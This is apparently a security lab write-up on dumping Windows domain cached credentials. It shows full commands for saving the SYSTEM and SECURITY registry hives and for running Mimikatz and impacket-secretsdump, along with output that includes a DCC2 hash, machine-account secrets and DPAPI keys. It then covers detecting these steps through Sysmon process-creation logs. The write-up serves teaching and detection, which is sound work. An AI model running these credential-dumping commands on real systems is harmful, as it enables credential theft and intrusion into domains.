Domain Cache Credentials

This documentation summarizes the process of extracting **Domain Cached Credentials (MS-Cache/mscashv2)** from a Windows system, as shown in your provided images. This technique is often used in security assessments to demonstrate how an attacker might maintain access to domain credentials even when a Domain Controller is unavailable.

Domain Cached Credentials

When a user logs into a domain-joined machine, Windows caches a version of their credentials locally. This allows the user to log in later if the machine is disconnected from the network. These are stored in the **HKEY_LOCAL_MACHINE\SECURITY** registry hive.

Phase 1: Registry Hive Extraction

The first step involves capturing the necessary registry hives that contain the encrypted credential material and the keys required to decrypt them.

- **Command Used:**
  - `reg save hklm\system C:\system`
  - `reg save hklm\security C:\security`
- **Purpose:** The `SYSTEM` hive contains the `BootKey` (or SysKey), while the `SECURITY` hive contains the actual cached hashes (MSCASH). By saving these to files, they can be analyzed offline or by local tools.

```
PS C:\Windows\system32> reg save hklm\system C:\system
The operation completed successfully.
PS C:\Windows\system32> reg save hklm\security C:\security
The operation completed successfully.
```

Phase 2: Credential Extraction (Manual/Local)

Using specialized security tools, the encrypted data is parsed to reveal the user hashes.

Method A: Using Mimikatz (Live System)

As seen in **3.jpg**, Mimikatz is used to interact with the Local Security Authority (LSA) to dump the cache.

- **Commands:**
  1. `privilege::debug`: Gains necessary rights.
  2. `token::elevate`: Assumes SYSTEM-level privileges.
  3. `lsadump::cache`: Extracts the cached domain credentials.
- **Output:** The tool successfully identified the user `naruto_hokage` from the `lab.local` domain and displayed the **MsCacheV2** hash: `51c8774354c354f2ed8bb79516f97a0a`.


```
┌──(root㉿ kali)-[/home/.../ADProject/method5/domain cache credential/temp1]
└─# impacket-secretsdump -security security -system system LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x57b00dca05f91147b265c354fce65e1a
[*] Dumping cached domain logon information (domain/username:hash)
LAB.LOCAL/naruto_hokage:$DCC2$10240#naruto_hokage#51c8774354c354f2ed8bb79516f97a0a: (2026-02-19 18:28:42+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:6c5163baec1f131aa09f9b39073d2388ca594e9ceb324f30c230bb2ca899453337df5bfbf74ad4b2b1c56bff7d4958d4cf78177720dc911
ffad37c096f4a48ab6c0c2c84b4eac534f65e0afe1acf415d13eda51131b1d4ec6e79216cada8e756f0faf0bfcaa9d2007baffd2a5d7b5249e4647c07ca74bfd2401c3cdc570a00
e28d7cf029b99e7120a3135e40cd0bd5069b8f37ca9110a2d02dae1645a5d18afe09ae2ee59dface5ce5ea5393e7d534a5d75230bf3c225f8961fe84e1a5dd610d1f93207fea25c
f661f2f0d51b04b30cdd086b179176807f06adda7e6d69da92baf0b6fd1ec6f13ba82f726804fb09773
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:62f601bb87dc1a90937a8037b5cd4774
[*] DPAPI_SYSTEM
dpapi_machinekey:0x82dde6592252ae517e260e46c29fbdf057c2c9c8
dpapi_userkey:0xebf31fdaab73a110d15f7b923f0ad33347e92cf7
[*] NL$KM
 0000  D7 B8 1E 23 1F 84 F5 B4  7E 5B 38 3A F0 E7 97 74  ...#....~[8:...t
 0010  54 A0 D3 83 B9 B0 09 07  29 4D 07 07 9A 76 6A C5  T.......)M...vj.
 0020  E8 FA 18 26 0C DC 34 13  4B 86 AE 8B 4C 3C A5 D6  ...&..4.K...L<..
 0030  F9 84 FB CA F9 B6 C3 54  BA 60 D4 D3 11 9E 88 55  .......T.`.....U
NL$KM:d7b81e231f84f5b47e5b383af0e7977454a0d383b9b00907294d07079a766ac5e8fa18260cdc34134b86ae8b4c3ca5d6f984fbcaf9b6c354ba60d4d3119e8855
[*] Cleaning up...
```

Method B: Using Impacket (Offline/Remote)

As seen in **2.jpg**, `secretsdump.py` is used to process the registry hives extracted in Phase 1.

- **Command:** `impacket-secretsdump -security security -system system LOCAL`
- **Result:** The tool parsed the hives and displayed the DCC2 (MSCASH2) hash in a format compatible with crackers like Hashcat or John the Ripper: `$DCC2$10240#naruto_hokage#51c8774354c354f2ed8bb79516f97a0a`




Detection Analysis: Sysmon Event Logs

The following Sysmon **Event ID 1 (Process Creation)** logs provide a forensic trail of the activity on the host `DESKTOP-ULCTEDH.lab.local`.


1. Registry Hive Export Detection

These events correlate with the manual extraction of sensitive registry hives.

- **Security Hive Export:**
  - **Timestamp:** 2/19/2026 5:48:34 PM
  - **Command:** `"C:\Windows\system32\reg.exe" save hklm\security C:\security`
  - **User:** `Lab\naruto_hokage`




- **System Hive Export:**
  - **Timestamp:** 2/19/2026 6:07:49 PM
  - **Command:** `"C:\Windows\system32\reg.exe" save hklm\system C:\system`
  - **User:** `Lab\naruto_hokage`



2. Credential Dumping Tool Execution

This event captures the execution of the primary post-exploitation tool.

- **Tool:** Mimikatz
- **Timestamp:** 2/19/2026 6:47:34 PM
- **Executable Path:** `C:\Users\naruto_hokage\Downloads\mimikatz.exe`
- **User context:** `Lab\naruto_hokage`


Event Properties - Event 1, Sysmon
General
Details
Product: mimikatz
Company: gentilkiwi (Benjamin DELPY)
OriginalFileName: mimikatz.exe
CommandLine: "C:\Users\naruto_hokage\Downloads\mimikatz.exe"
CurrentDirectory: C:\Users\naruto_hokage\Downloads\
User: Lab\naruto_hokage
LogonGuid: {d5e2ca99-ca2a-6997-0cb5-060000000000}
Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 2/19/2026 6:47:34 PM
Event ID: 1
Task Category: Process Create (rule: ProcessCreat
Level: Information
Keywords:
User: SYSTEM
Computer: DESKTOP-ULCTEDH.lab.local
OpCode: Info
More Information: Event Log Online Help
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